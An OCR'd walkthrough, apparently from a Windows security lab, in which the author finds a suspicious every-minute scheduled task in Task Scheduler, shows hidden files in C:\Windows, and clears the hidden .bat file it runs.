
Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
OneDrive St...	Ready	At 4:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 6:55:59 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 4:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/27/2025 2:05:11 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 11:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 2:06:21 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 4:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 1:45:08 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 6:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 9:07:26 PM	12/22/2020 10:59:52 AM	(0x40010004)	Microsoft Corporation	
OneDrive St...	Ready	At 8:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 11:18:10 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 4:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 5:46:52 PM	2/7/2021 11:00:57 AM	(0x8004EE04)	Microsoft Corporation	
OneDrive St...	Ready	At 4:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 4:13:22 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 10:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 10:37:23 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 11:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 1:50:16 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 2:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 4:40:41 PM	5/25/2025 11:25:54 PM	(0x8004EE04)	Microsoft Corporation	
OneDrive St...	Ready	At log on of STATION1\HaCk3r		5/26/2025 12:09:24 AM	The operation completed successfully. (0x0)	Microsoft Corporation	
SuperSecret...	Ready	At 5:18 PM on 2/1/2021 - After triggered, repeat every 00:01:00 indefinitely.	5/26/2025 12:37:00 AM	8/26/2024 8:38:00 AM	The operation completed successfully. (0x0)	STATION1\sara	2/1/2021 5:18:31 P

I find “SuperSecretTask.”




Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
OneDrive St...	Ready	At 4:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 6:55:59 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 4:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/27/2025 2:05:11 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 11:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 2:06:21 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 4:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 1:45:08 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 6:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 9:07:26 PM	12/22/2020 10:59:52 AM	(0x40010004)	Microsoft Corporation	
OneDrive St...	Ready	At 8:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 11:18:10 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 4:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 5:46:52 PM	2/7/2021 11:00:57 AM	(0x8004EE04)	Microsoft Corporation	
OneDrive St...	Ready	At 4:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 4:13:22 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 10:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 10:37:23 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 11:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 1:50:16 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At 2:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	5/26/2025 4:40:41 PM	5/25/2025 11:25:54 PM	(0x8004EE04)	Microsoft Corporation	
OneDrive St...	Ready	At log on of STATION1\HaCk3r		5/26/2025 12:09:24 AM	The operation completed successfully. (0x0)	Microsoft Corporation	
SuperSecret...	Ready	At 5:18 PM on 2/1/2021 - After triggered, repeat every 00:01:00 indefinitely.	5/26/2025 12:37:00 AM	8/26/2024 8:38:00 AM	The operation completed successfully. (0x0)	STATION1\sara	2/1/2021 5:18:31 P


I check its status is as ready which means everything is ok




I choose to run




Through the windows +e button combination I get to the File Explorer. In the address bar at the top, I type C:Windows




Here is some of the content found in this path




I go to the view tab




I choose hidden items




finding secret files




o is the very .bat file we were looking for!




I choose to edit




And here we have teb file in the editing option. I am now deleting its contents



Confirmation of file clearing

